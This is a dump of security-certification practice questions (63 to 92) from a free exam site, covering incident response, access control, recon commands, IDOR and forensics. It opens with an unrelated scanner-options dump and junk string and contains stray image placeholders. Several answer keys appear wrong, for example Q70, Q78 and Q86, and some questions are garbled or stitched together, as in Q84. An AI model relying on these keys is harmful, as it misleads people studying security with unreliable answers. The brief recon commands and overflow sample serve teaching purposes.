[12:17:41] dumping options:


filename: </usr/share/sectools/scans>

state: <8>

lineo: <56>

literals: <74>

sequences: [34]

symbols: [0]

req_del: <200>

mseq_len: <1024>

plugin: <none>

s_syms: <0>

literal [1] = [jf2d43kaj4i9eahfh8fbiud8sd8sdhfdfhj9]
```

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

A. Log reduction
B. Network enumerator

C. Fuzzer

D. SCAP scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:

- Involve business owners and stakeholders
- Create an applicable scenario
- Conduct a biannual verbal review of the incident response plan
- Report on the lessons learned and gaps identified

Which of the following exercises has the CEO requested?

A. Parallel operations

B. Full transition

C. Internal review

D. Tabletop

E. Partial simulation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A government organization operates and maintains several ICS environments. The categorization of one of the ICS environments led to a moderate baseline. The organization has complied a set of applicable security controls based on this categorization.

Given that this is a unique environment, which of the following should the organization do NEXT to determine if other security controls should be considered?

A. Check for any relevant or required overlays.

B. Review enhancements within the current control set.
C. Modify to a high-baseline set of controls.
D. Perform continuous monitoring.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
An organization is considering the use of a thin client architecture as it moves to a cloud-hosted environment. A security analyst is asked to provide thoughts on the security advantages of using thin clients and virtual workstations.

Which of the following are security advantages of the use of this combination of thin clients and virtual workstations?

A. Malicious insiders will not have the opportunity to tamper with data at rest and affect the integrity of the system.
B. Thin client workstations require much less security because they lack storage and peripherals that can be easily compromised, and the virtual workstations are protected in the cloud where security is outsourced.
C. All thin clients use TPM for core protection, and virtual workstations use vTPM for core protection with both equally ensuring a greater security advantage for a cloud-hosted environment.
D. Malicious users will have reduced opportunities for data extractions from their physical thin client workstations, this reducing the effectiveness of local attacks.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use.

After network enumeration, the analyst's NEXT step is to perform:

A. a gray-box penetration test
B. a risk analysis

C. a vulnerability assessment
D. an external security audit
E. a red team exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A security architect is determining the best solution for a new project. The project is developing a new intranet with advanced authentication capabilities, SSO for users, and automated provisioning to streamline Day 1 access to systems. The security architect has identified the following requirements:

1. Information should be sourced from the trusted master data source.
2. There must be future requirements for identity proofing of devices and users.
3. A generic identity connector that can be reused must be developed.
4. The current project scope is for internally hosted applications only.

Which of the following solution building blocks should the security architect use to BEST meet the requirements?

A. LDAP, multifactor authentication, OAuth, XACML
B. AD, certificate-based authentication, Kerberos, SPML
C. SAML, context-aware authentication, OAuth, WAYF
D. NAC, radius, 802.1x, centralized active directory

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments

C. Cost reduction measures
D. Regulatory insistence on independent reviews.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Engineers at a company believe a certain type of data should be protected from competitors, but the data owner insists the information is not sensitive. An information security engineer is implementing controls to secure the corporate SAN. The controls require dividing data into four groups: non-sensitive, sensitive but accessible, sensitive but export-controlled, and extremely sensitive.


Which of the following actions should the engineer take regarding the data?

A. Label the data as extremely sensitive.
B. Label the data as sensitive but accessible.
C. Label the data as non-sensitive.
D. Label the data as sensitive but export-controlled.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
A security engineer is performing an assessment again for a company. The security engineer examines the following output from the review:



```
Password complexity                                            Disabled
Require authentication from a domain controller before sign-in   Enabled
Allow guest user access                                        Enabled
Allow anonymous enumeration of groups                          Disabled
```

Which of the following tools is the engineer utilizing to perform this assessment?

A. Vulnerability scanner
B. SCAP scanner
C. Port scanner
D. Interception proxy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
The marketing department has developed a new marketing campaign involving significant social media outreach. The campaign includes allowing employees and customers to submit blog posts and pictures of their day-to-day experiences at the company. The information security manager has been asked to provide an informative letter to all participants regarding the security risks and how to avoid privacy and operational security issues.

Which of the following is the MOST important information to reference in the letter?

A. After-action reports from prior incidents.
B. Social engineering techniques
C. Company policies and employee NDAs
D. Data classification processes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization’s systems to the greatest extent possible.

Which of the following principles is being demonstrated?

A. Administrator accountability
B. PII security

C. Record transparency
D. Data minimization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it.

Which of the following is the MOST likely reason for the team lead's position?


A. The organization has accepted the risks associated with web-based threats.
B. The attack type does not meet the organization's threat model.
C. Web-based applications are on isolated network segments.
D. Corporate policy states that NIPS signatures must be updated every hour.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:



```
00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000000000

00000000000000000000000000qjkehd
```

Which of the following should be included in the auditor’s report based on the above findings?

A. The hard disk contains bad sectors
B. The disk has been degaussed.
C. The data represents part of the disk BIOS.
D. Sensitive data might still be present on the hard drives.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other users’ emails. Review of a tool’s output shows the administrators have used web mail to log into other users’ inboxes.

Which of the following tools would show this type of output?

A. Log analysis tool
B. Password cracker
C. Command-line tool
D. File integrity monitoring tool

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1:
```
Operator ALL=/sbin/reboot
```
Configuration file 2:
```
Command=”/sbin/shutdown now”, no-x11-forwarding, no-pty, ssh-dss
```
Configuration file 3:
Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

A. The sudoers file is locked down to an incorrect command
B. SSH command shell restrictions are misconfigured
C. The passwd file is misconfigured
D. The SSH command is not allowing a pty session

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code.

Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Company.org has requested a black-box security assessment be performed on key cyber terrain. One area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing.

Which of the following commands should the assessor use to determine this information?

A. `dnsrecon –d company.org –t SOA`
B. `dig company.org mx`
C. `nc –v company.org`
D. `whois company.org`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
A medical device company is implementing a new COTS antivirus solution in its manufacturing plant. All validated machines and instruments must be retested for interoperability with the new software.

Which of the following would BEST ensure the software and instruments are working as designed?

A. System design documentation
B. User acceptance testing
C. Peer review
D. Static code analysis testing
E. Change control documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

```
URL: http://192.168.0.100/ERP/accountId=5&action=SELECT
```


Which of the following is the MOST likely vulnerability in this ERP platform?

A. Brute forcing of account credentials
B. Plain-text credentials transmitted over the Internet
C. Insecure direct object reference
D. SQL injection of ERP back end

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:



	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future fines?

A. Implement a secure text-messaging application for mobile devices and workstations.
B. Write a policy requiring this information to be given over the phone only.
C. Provide a courier service to deliver sealed documents containing public health informatics.
D. Implement FTP services between clinics to transmit text documents with the information.
E. Implement a system that will tokenize patient numbers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

- Encrypt all traffic between the network engineer and critical devices.
- Segregate the different networking planes as much as possible.
- Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.
D. Require the use of certificates for AAA.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers.


Which of the following is the BEST statement for the engineer to take into consideration?

A. Single-tenancy is often more expensive and has less efficient resource utilization. Multitenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
B. The managed service provider should outsource security of the platform to an existing cloud company. This will allow the new log service to be launched faster and with well-tested security controls.
C. Due to the likelihood of large log volumes, the service provider should use a multitenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
D. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
Click on the exhibit buttons to view the four messages.




Subject: Security Escalation for ProjectX

I am escalating a security issue for ProjectX, which is an initiative to deliver exciting banking features to customers, with an initial release scheduled for next week.

The project had originally planned to implement storage-level encryption of customer details, but it is unable to deliver this security control in time for next week's launch. The impact will be minimized if the project agres on a post-launch mitigation date for this security control, as well as implementing detective controls in the interim (i.e., additional staff performing log monitoring of all calls to the storage module).


Is leadership willing to accept this project risk or are additional details needed to be able to reach a decision?



Security Vulnerability for ProjectX

It has come to my attention that ProjectX has a security vulnerability. The storage module does not encrypt sensitive customer details, and this could lead to a data breach, resulting in negative media attention.


My recommendation is to delay the launch until this security control is implemented. Do you concur?



Message 3

Subject: ALERT - Security Risks

ProjectX is not encrypting customer data!! This is probably a compliance issue. I really think the project should be put on hold until this critical vulnerability is fixed. The project team is not listening to me even though I told them they need to encrypt customer data. Can you please tell them this really needs to be fixed?



Subject: Sensitive-Security

As you may be aware, ProjectX is our new flagship customer banking platform in development, and it is launching next week with an initial set of features. The features include customer banking details, which are going to be real game-changers compared to what our competition is doing; so, the release is obviously an important and timely one.

However, the project team has been delayed with functional bugs and has not been able to implement all of the security controls that were agreed upon. The one I am really concerned about is encryption of customer details in the storage module. We had several meetings and came to an agreement that this would be done with AES-256 in GCM mode and by rotating the encryption key every 30 days to limit the effect of a key compromise, if one were to occur. This AES code has not been implemented yet and would probably take another week or two to implement and test. This would obviously delay the launch. Is leadership comfortable accepting any consequences that may occur due to lack of encryption?

A security architect is working with a project team to deliver an important service that stores and processes customer banking details. The project, internally known as ProjectX, is due to launch its first set of features publicly within a week, but the team has not been able to implement encryption-at-rest of the customer records. The security architect is drafting an escalation email to senior leadership.

Which of the following BEST conveys the business impact for senior leadership?

A. Message 1
B. Message 2
C. Message 3
D. Message 4

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85

As a result of an acquisition, a new development team is being integrated into the company. The development team has BYOD laptops with IDEs installed, build servers, and code repositories that utilize SaaS. To have the team up and running effectively, a separate Internet connection has been procured.

A stand up has identified the following additional requirements:

1. Reuse of the existing network infrastructure
2. Acceptable use policies to be enforced
3. Protection of sensitive files
4. Access to the corporate applications

Which of the following solution components should be deployed to BEST meet the requirements? (Choose three.)

A. IPSec VPN
B. HIDS
C. Wireless controller
D. Rights management
E. SSL VPN
F. NAC
G. WAF
H. Load balancer

Correct Answer: DEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.

Which of the following solutions BEST meets all of the architect’s objectives?

A. An internal key infrastructure that allows users to digitally sign transaction logs
B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
D. An open distributed transaction ledger that requires proof of work to append entries.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 87
A user asks a security practitioner for recommendations on securing a home network. The user recently purchased a connected home assistant and multiple IoT devices in an effort to automate the home. Some of the IoT devices are wearables, and other are installed in the user's automobiles. The current home network is configured as a single flat network behind an ISP-supplied router. The router has a single IP address, and the router performs NAT on incoming traffic to route it to individual devices.

Which of the following security controls would address the user's privacy concerns and provide the BEST level of security for the home network?

A. Ensure all IoT devices are configured in a geofencing mode so the devices do not work when removed from the home network. Disable the home assistant unless actively using it, and segment the network so each IoT device has its own segment.
B. Install a firewall capable of cryptographically separating network traffic, require strong authentication to access all IoT devices, and restrict network access for the home assistant based on time-of-day restrictions.
C. Segment the home network to separate network traffic from users and the IoT devices, ensure security settings on the home assistant support no or limited recording capability, and install firewall rules on the router to restrict traffic to the home assistant as much as possible.
D. Change all default passwords on the IoT devices, disable Internet access for the IoT devices and the home assistant, obtain routable IP addresses for all devices, and implement IPv6 and IPSec protections on all network traffic.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
The government is concerned with remote military missions being negatively impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

- End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.
- Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications
- A host-based whitelist of approved websites and applications that only allow mission-related tools and sites
- The use of satellite communication to include multiple proxy servers to scramble the source IP address


Which of the following is of MOST concern in this scenario?

A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
B. Family members posting geotagged images on social media that were received via email from soldiers
C. The effect of communication latency that may negatively impact real-time communication with mission control
D. The use of centrally managed military network and computers by soldiers when communicating with external parties

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
Given the following code snippet:



```
<FORM ACTION=”http://192.168.51.10/cgi-bin/order.pl” method=”post”>

<input type=hidden name=”price” value=”199.99”>

<input type=hidden name=”prd_id” value=”X190”>

QUANTITY: <input type=text name=”quant” size=3 maxlength=3 value=1>

</FORM>
```

Of which of the following is this snippet an example?

A. Data execution prevention
B. Buffer overflow
C. Failure to use standard libraries
D. Improper filed usage
E. Input validation

Correct Answer: E
Section: (none)

Explanation

Explanation/Reference:

QUESTION 90
A company has created a policy to allow employees to use their personally owned devices. The Chief Information Security Officer (CISO) is getting reports of company data appearing on unapproved forums and an increase in theft of personal electronic devices.


Which of the following security controls would BEST reduce the risk of exposure?

A. Disk encryption on the local drive
B. Group policy to enforce failed login lockout
C. Multifactor authentication
D. Implementation of email digital signatures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:



```
dd if=/dev/ram of=/tmp/mem/dmp
```

The analyst then reviews the associated output:

```
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
```

However, the analyst is unable to find any evidence of the running shell.

Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

A. The NX bit is enabled
B. The system uses ASLR
C. The shell is obfuscated
D. The code uses dynamic libraries

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back.

Which of the following BEST describes how the manager should respond?

A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
